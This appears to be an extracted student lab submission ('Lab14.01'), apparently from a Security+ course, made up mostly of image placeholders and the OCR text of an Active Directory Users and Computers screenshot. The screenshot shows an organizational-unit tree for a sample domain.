



Lab14.01

1,





2,

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computer

Name Type Description

Security+ Shared Folder

Saved Queries

sneed.co

Builtin

Canandaigua

Administrative

Clients

Groups

Servers

Application Servers

Database Servers

DHCP Servers

DNS Servers

Domain Controllers

Exchange Servers

File Servers

FTP Servers

Mail Servers

Print Servers

RADIUS Servers

Terminal Servers

VPN Servers

Users

Faculty

Staff

Students

Computers

Domain Controllers

ForeignSecurityPrincipals

Geneva

Managed Service Accounts


Newark

Users


Victor

12:14 AM
3/16/2024


The screenshot shows the Windows Start menu at the bottom with various icons like File Explorer, Edge, Task View, and others. The system tray shows the date and time as 12:14 AM on 3/16/2024.





3,



